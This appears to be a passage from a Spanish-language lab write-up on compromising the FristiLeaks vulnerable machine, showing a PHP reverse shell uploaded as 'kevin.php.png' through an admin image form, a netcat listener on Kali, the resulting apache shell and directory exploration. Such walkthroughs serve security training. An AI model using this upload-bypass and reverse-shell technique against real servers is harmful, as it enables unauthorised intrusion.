


Ilustración 21. Carga de Imágenes en el Panel de Administración

Esta imagen muestra el formulario de carga de archivos en el panel de administración de FristiLeaks. La interfaz incluye:

- Un botón "Browse..." para seleccionar un archivo desde el equipo.
- Un botón "Upload Image" para enviar el archivo al servidor.

5.1.22 Eligiendo el archivo "kevin.php.png" para subir a FristiLeaks




Ilustración 22. Selección del Archivo Malicioso para Cargar al Servidor

Esta imagen muestra la ventana de diálogo para seleccionar un archivo desde el sistema. Se está navegando hasta la carpeta Descargas donde se encuentra el archivo kevin.php.png.

5.1.23 Confirmación de la selección del archivo en el formulario de carga




Ilustración 23. Archivo Malicioso Seleccionado para Cargar

Esta imagen muestra el formulario de carga de archivos después de seleccionar el archivo kevin.php.png. El campo que antes decía "No file selected" ahora muestra el nombre del archivo malicioso (kevin.php.png). Esto indica que el archivo está listo para ser subido al servidor de FristiLeaks al hacer clic en el botón Upload Image.

5.1.24 Confirmación de la carga del archivo al servidor de FristiLeaks




Ilustración 24. Archivo Malicioso Subido Exitosamente al Servidor

Esta imagen muestra el mensaje de éxito después de subir el archivo. Esto confirma que el archivo kevin.php.png se ha subido correctamente al servidor en la ruta /uploads. Ahora, si el servidor es vulnerable y ejecuta archivos PHP aunque tengan extensión de imagen.

5.1.25 Identificación de la ruta donde se almacenó el archivo malicioso




Ilustración 25. Confirmación de la Ubicación del Archivo Subido

Esta imagen muestra que el archivo se ha subido exitosamente al servidor y está disponible en la ruta:

<http://192.128.100.11/uploads/>

Esta URL es crucial porque al acceder a ella (por ejemplo, a <http://192.128.100.11/uploads/kevin.php.png>), el servidor podría ejecutar el código PHP oculto en el archivo como imagen, lo que activaría la conexión hacia Kali Linux.

5.1.26 Kali Linux en espera de la activación de la shell maliciosa





Ilustración 26. Esperando la Conexión Reversa desde el Servidor

Esta imagen muestra la interfaz de Kali Linux después de haber subido el archivo malicioso. En este punto, se debe iniciar `nc -lvp 1234` para esperar la conexión desde el servidor de FristiLeaks. Cuando alguien (o el mismo atacante) acceda a la URL del archivo subido `http://192.128.100.11/uploads/kevin.php.png`, el código PHP se ejecutará

5.1.27 Shell obtenida en el servidor de FristiLeaks



```
root@kali: /home/kali/Escritorio

kali@kali: ~
kali@kali: ~/Escritorio
root@kali: /home/kali/Escri...

(root@kali)-[/home/kali/Escritorio]
# nano kevin.php.png

(root@kali)-[/home/kali/Escritorio]
# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.128.100.5] from nothing.attdns.com [192.128.100.11] 50118
Linux nothing.attdns.com 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x
86_64 x86_64 GNU/Linux
 12:09:01 up 1:55, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48 apache) gid=48 apache) groups=48 apache)
sh: no job control in this shell
sh-4.1$ ping 192.128.100.5
ping 192.128.100.5
PING 192.128.100.5 (192.128.100.5) 56(84) bytes of data.
64 bytes from 192.128.100.5: icmp_seq=1 ttl=64 time=0.178 ms
64 bytes from 192.128.100.5: icmp_seq=2 ttl=64 time=1.31 ms
64 bytes from 192.128.100.5: icmp_seq=3 ttl=64 time=1.76 ms
64 bytes from 192.128.100.5: icmp_seq=4 ttl=64 time=1.27 ms
^C

(root@kali)-[/home/kali/Escritorio]
#
```

Ilustración 27. Conexión Exitosa y Acceso al Servidor

5.1.28 Ejecución del archivo malicioso y conexión exitosa




Ilustración 28. Activación de la Shell desde FristiLeaks


Esta imagen muestra el resultado de acceder a la URL del archivo malicioso subido:

<http://192.128.100.11/fristi/uploads/kevin.php.png>

- El servidor ejecutó el código PHP y estableció una conexión hacia Kali Linux en la IP 192.128.100.5 y puerto 1234.
- "Shell connection terminated" dice que la conexión se cerró después de un tiempo, pero confirma que la explotación fue exitosa.

5.2. Ingresar nuevo usuarios

5.2.1 Listado de archivos y directorios en el servidor de FristiLeaks




```
(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
192.128.100.11: inverse host lookup failed: Host name lookup failure
connect to [192.128.100.5] from (UNKNOWN) [192.128.100.11] 42749
Linux nothing.attdns.com 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UT
C 2015 x86_64 x86_64 x86_64 GNU/Linux
 10:59:34 up 1:25, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep  5 09:34 .
dr-xr-xr-x. 22 root root 4096 Sep  5 09:34 ..
-rw-r--r--  1 root root    0 Sep  5 09:34 .autofsck
-rw-r--r--  1 root root    0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root 4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root 1024 Nov 17  2015 boot
drwxr-xr-x 19 root root 3640 Sep  5 09:34 dev
drwxr-xr-x. 70 root root 4096 Sep  5 09:34 etc
drwxr-xr-x.  5 root root 4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root 4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx-----  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root 4096 Sep  22  2011 media
```

Ilustración 29. Exploración del Sistema del Servidor vulnerado

Esta imagen muestra los resultados del comando `ls -la` ejecutado en la shell del servidor que va ser atacado. La estructura de directorios del sistema:

- **Directorio raíz:** Se observan carpetas críticas como `/bin`, `/boot`, `/etc`, `/home`, `/lib`, `/var`, entre otras.
- La mayoría de los archivos son propiedad de `root`, lo que indica que hay que darle privilegios.

5.2.2 Exploración de directorios para encontrar datos sensibles



```

kali@kali: ~
drwxr-xr-x. 19 root root 4096 Nov 19 2015 var
sh-4.1$ cd var
cd var
sh-4.1$ ls -la
ls -la
total 76
drwxr-xr-x. 19 root      root      4096 Nov 19 2015 .
